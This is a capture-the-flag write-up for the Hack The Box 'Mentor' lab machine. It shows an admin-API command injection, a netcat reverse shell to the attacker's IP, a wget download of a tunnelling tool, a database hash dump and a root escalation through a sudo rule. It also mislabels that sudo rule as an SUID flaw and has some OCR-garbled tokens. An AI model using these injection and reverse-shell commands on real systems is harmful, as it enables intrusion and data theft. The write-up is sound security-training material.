3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept: application/json
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://api.mentorquotes.htb/docs
8 Content-Type: application/json
9 Origin: http://api.mentorquotes.htb
10 Content-Length: 104
11 Connection: close
12
13 {
14   "email":"james@mentorquotes.htb",
15   "username":"james",
16   "password":"kj23sadkj123as0-d213"
17 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 17 Dec 2022 14:12:32 GMT
3 Server: uvicorn
4 content-length: 154
5 content-type: application/json
6 access-control-allow-origin: *
7 access-control-allow-credentials: true
8 Connection: close
9
10 "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImphbWVzIiwi
   ZW1haWwiOiJqYW1lcOBtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQ
   N7hj5m785uKcjwbD--NaO"
```

Now let's try the function using the new JWT to see if we have the necessary permissions.

Request

Pretty Raw Hex

```
1 GET /users/ HTTP/1.1
2 Host: api.mentorquotes.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Authorization:
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VybmFtZSI6ImphbWVzIiwiZ
  W1haWwiOiJqYWllc0BtZW50b3JxdW9OZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN
  7hj5m78SuKcjvbD--Na0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: http://api.mentorquotes.htb/docs
9 Connection: close
10
11
```


Response

Pretty Raw Hex Render


```
1 HTTP/1.1 201 Created
2 Date: Sat, 17 Dec 2022 14:13:51 GMT
3 Server: uvicorn
4 content-length: 244
5 content-type: application/json
6 Connection: close
7
8 [
    {
      "id":1,
      "email":"james@mentorquotes.htb",
      "username":"james"
    },
    {
      "id":2,
      "email":"svc@mentorquotes.htb",
      "username":"service_acc"
    },
    {
      "id":4,
      "email":"user@example.com",
      "username":"string"
    },
    {
      "id":5,
      "email":"user1@mentorquotes.htb",
      "username":"james"
    }
  ]
```

As you can see, we were able to successfully run the ‘get users’ function and retrieve the list of users. This indicates that we have the necessary permissions or authorization to access the resource.


Now let’s check the contents of the ‘admin’ directory to see what resources and functions are available to us.




By adding the ‘Authorization’ header with James’s JWT using the Burp Suite tool, we were able to access the ‘admin’ directory and view the available functions, including ‘/check’ and ‘/backup’.




We can see that the ‘/check’ function is not implemented yet.



We can see that the ‘/backup’ function is not allowed with a ‘GET’ request. This indicates that it requires a ‘POST’ request in order to be accessed.



Here, we can see that the data being sent to the server should be in JSON format.



After adding the ‘Content type: application/json’ header, we can see that we need to include two parameters with the request: ‘body’ and ‘path’. These parameters are typically used to provide additional information or instructions to the server when making a request.

Request

```
POST /admin/backup HTTP/1.1
Host: api.mentorquotes.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
content-type: application/json
Content-Length: 12

{
}
```

Response

```
HTTP/1.1 422 Unprocessable Entity
Date: Sat, 17 Dec 2022 15:57:51 GMT
Server: uvicorn
content-length: 88
content-type: application/json
Connection: close

{
  "detail":[
    {
      "loc":[
        "body",
        "path"
      ],
      "msg":"field required",
      "type":"value_error.missing"
    }
  ]
}
```

After adding the 'body' and 'path' parameters and making the request, we received a server response indicating that the request was executed successfully. The response includes a message saying 'Done!', which suggests that the backup function worked as expected.

Request

```
POST /admin/backup HTTP/1.1
Host: api.mentorquotes.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Authorization: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImphbWVzIiwiZW1haWwiOiJqYW1lc0BtZW50b3JxdW90ZXMuaHRiIn0.peGpmshcF666bimHkYIBKQN7hj5m785uKcjwbD--Na0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
content-type: application/json
Content-Length: 56

{
  "body":"RCE - POC",
  "path":"/etc/passwd"
}
```


Response

```
HTTP/1.1 200 OK
Date: Sat, 17 Dec 2022 16:03:56 GMT
Server: uvicorn
content-length: 16
content-type: application/json
Connection: close

{
  "INFO":"Done!"
}
```

To verify that the commands we are sending are being executed as expected, we can try running a proof of concept (POC) by pinging

our own machine using tcpdump. This will allow us to capture and analyze the network traffic and see if the request is being processed and the command is being executed correctly.



Command: tcpdump -i tun0 icmp

It appears that the ping request was successful and the command was executed as expected.


Now let's attempt to get a reverse shell on the system.

Command: rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc >/tmp/f


Netcat

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.5
4445 >/tmp/f
```

Copy the reverse shell URL encoded



Open a listener using the ‘nc’ (netcat) tool on your machine.



It seems suspicious that we were able to get a reverse shell as the root user, so we investigated and discovered that we are on a Docker

container. This may explain why we were able to get a reverse shell with root privileges.

After reviewing the local files, we found a file called ‘db.py’ located in the ‘/app/app’ directory. This file contains information about the PostgreSQL database.

```
/app/app # cat db.py
import os

from sqlalchemy import (Column, DateTime, Integer, String, Table, create_engine, MetaData)
from sqlalchemy.sql import func
from databases import Database

# Database url if none is passed the default one is used
DATABASE_URL = os.getenv("DATABASE_URL", "postgresql://postgres:postgres@172.22.0.1/mentorquotes_db")

# SQLAlchemy for quotes
engine = create_engine(DATABASE_URL)
metadata = MetaData()
quotes = Table(
    "quotes",
    metadata,
    Column("id", Integer, primary_key=True),
    Column("title", String(50)),
    Column("description", String(50)),
    Column("created_date", DateTime, default=func.now(), nullable=False)
)

# SQLAlchemy for users
engine = create_engine(DATABASE_URL)
metadata = MetaData()
users = Table(
    "users",
    metadata,
    Column("id", Integer, primary_key=True),
    Column("email", String(50)),
    Column("username", String(50)),
    Column("password", String(128) ,nullable=False)
)

# Databases query builder
database = Database(DATABASE_URL)
```

To gain access to the database, we will need to use Chisel to create a tunnel to our machine and use the credentials that we found in the ‘db.py’ file.

```
/app # cd /tmp
/tmp # ls
f
/tmp # wget 10.10.16.5/chisel
Connecting to 10.10.16.5 (10.10.16.5:80)
chisel               0% |                                | 25137  0:05:20 ETA
chisel               1% |                                |  140k  0:01:50 ETA
chisel               3% |*                               |  295k  0:01:17 ETA
chisel               5% |*                               |  428k  0:01:09 ETA
chisel               6% |**                              |  537k  0:01:08 ETA
chisel               8% |**                              |  686k  0:01:02 ETA
chisel              11% |***                             |  881k  0:00:55 ETA
chisel              14% |****                            | 1140k  0:00:47 ETA
chisel              16% |*****                           | 1329k  0:00:44 ETA
chisel              18% |*****                           | 1476k  0:00:43 ETA
chisel              20% |******                          | 1616k  0:00:42 ETA
chisel              22% |*******                         | 1754k  0:00:41 ETA
```

Server side(our machine):

Command: ./chisel server — port 9002 — reverse

```
┌──(root㉿kali)-[~/mentor-htb]
└─# ./chisel server --port 9002 --reverse
2022/12/19 08:51:29 server: Reverse tunnelling enabled
2022/12/19 08:51:29 server: Fingerprint SpmXCyFcLwA7l5tGdbVmzxdhaeiWQLM2dgcC8dGG/ug=
2022/12/19 08:51:29 server: Listening on http://0.0.0.0:9002
2022/12/19 08:52:07 server: session#1: tun: proxy#R:5432=>172.22.0.1:5432: Listening
```

Client side(docker shell):

Command: ./chisel client -v IP:9002 R:5432:172.22.0.1:5432

```
/tmp # chmod +x chisel
/tmp # ./chisel client -v 10.10.16.5:9002 R:5432:172.22.0.1:5432
2022/12/19 13:52:02 client: Connecting to ws://10.10.16.5:9002
2022/12/19 13:52:02 client: Handshaking...
2022/12/19 13:52:04 client: Sending config
2022/12/19 13:52:04 client: Connected (Latency 290.811648ms)
2022/12/19 13:52:04 client: tun: SSH connected
```

After running Chisel, we are now able to access the database.

Command: psql -h 127.0.0.1 -p 5432 -d mentorquotes_db -U postgres

```
┌──(root㉿kali)-[~]
└─# psql -h 127.0.0.1 -p 5432 -d mentorquotes_db -U postgres
Password for user postgres:
psql (14.5 (Debian 14.5-1), server 13.7 (Debian 13.7-1.pgdg110+1))
Type "help" for help.

mentorquotes_db=# SELECT * FROM users;
 id |         email          |  username   |             password
----+------------------------+-------------+----------------------------------
  1 | james@mentorquotes.htb | james       | 7ccdcd8c05b59add9c198d492b36a503
  2 | svc@mentorquotes.htb   | service_acc | 53f22d0dfa10dce7e29cd31f4f953fd8
```

we were unable to crack James' password. However, we were still able to log in to the 'svc' user account using the password we cracked.

Use the cracked password to log in to the 'svc' user account via SSH

```
┌──(root㉿kali)-[~]
└─# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss svc@10.10.11.193
svc@10.10.11.193's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-56-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Dec 17 09:53:40 PM UTC 2022

  System load:                    1.05615234375
  Usage of /:                     65.1% of 8.09GB
  Memory usage:                   24%
  Swap usage:                     0%
  Processes:                      285
  Users logged in:                0
  IPv4 address for br-028c7a43f929: 172.20.0.1
  IPv4 address for br-24ddaa1f3b47: 172.19.0.1
  IPv4 address for br-3d63c18e314d: 172.21.0.1
  IPv4 address for br-7d5c72654da7: 172.22.0.1
  IPv4 address for br-a8a89c3bf6ff: 172.18.0.1
  IPv4 address for docker0:       172.17.0.1
  IPv4 address for eth0:          10.10.11.193
  IPv6 address for eth0:          dead:beef::250:56ff:feb9:87c7

  => There are 12 zombie processes.


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Dec 17 21:53:42 2022 from 10.10.16.5
svc@mentor:~$
```

```
/home/svc # ls
user.txt
```

As a first step, we uploaded ‘linpeas.sh’ to the machine in order to gather information and locate any sensitive files.

and then we found this:

```
╔══╣ Analyzing SNMP Files (limit 70)
-rw-r--r-- 1 root root 3453 Jun  5  2022 /etc/snmp/snmpd.conf
# rocommunity: a SNMPv1/SNMPv2c read-only access community name
rocommunity  public default -V systemonly
rocommunity6 public default -V systemonly
-rw------- 1 Debian-snmp Debian-snmp 1268 Dec 17 18:19 /var/lib/snmp/snmpd.conf
```

The SNMP configuration file, ‘snmp.conf’, is used to set up Simple Network Management Protocol (SNMP) on a system. It may contain sensitive information, such as passwords known as community strings, which are used to authenticate SNMP requests.

```
createUser bootstrap MD5 SuperSecurePassword123__ DES
rouser bootstrap priv

com2sec AllUser default internal
group AllGroup v2c AllUser
#view SystemView included .1.3.6.1.2.1.1
view SystemView included .1.3.6.1.2.1.25.1.1
view AllView included .1
access AllGroup "" any noauth exact AllView none none
svc@mentor:~$
```

As shown above, this file contains a potential password for the user ‘james’, who likely has higher privileges.

```
svc@mentor:~$ su james
Password:
james@mentor:/home/svc$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on mentor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on mentor:
    (ALL) /bin/sh
james@mentor:/home/svc$
```

The /bin/sh SUID vulnerability is a type of privilege escalation vulnerability that occurs when the /bin/sh executable has the setuid bit set, allowing it to be run with the permissions of the file owner (usually root). This can be exploited by a local attacker to gain root privileges on the system.

- To prevent this vulnerability, the setuid bit should be removed from the /bin/sh executable, or the executable should be replaced with a version that does not have the setuid bit set. It is also important to ensure that all users have the least privileges necessary to perform their job functions, and to regularly apply security patches and updates to the system.

Command: sudo /bin/bash

```
james@mentor:/home/svc$ sudo /bin/sh
# whoami
root
# ls
linpeas_linux_amd64  snap  user.txt
# cd /root
# ls
logins.log  root.txt  scripts  snap
# cat root.txt
[redacted]
#
```

This write-up was written by MGMTofMontreal & YMTzioni

MGMTofMontreal - https://app.hackthebox.com/profile/1138411

YMTzioni - https://app.hackthebox.com/profile/479747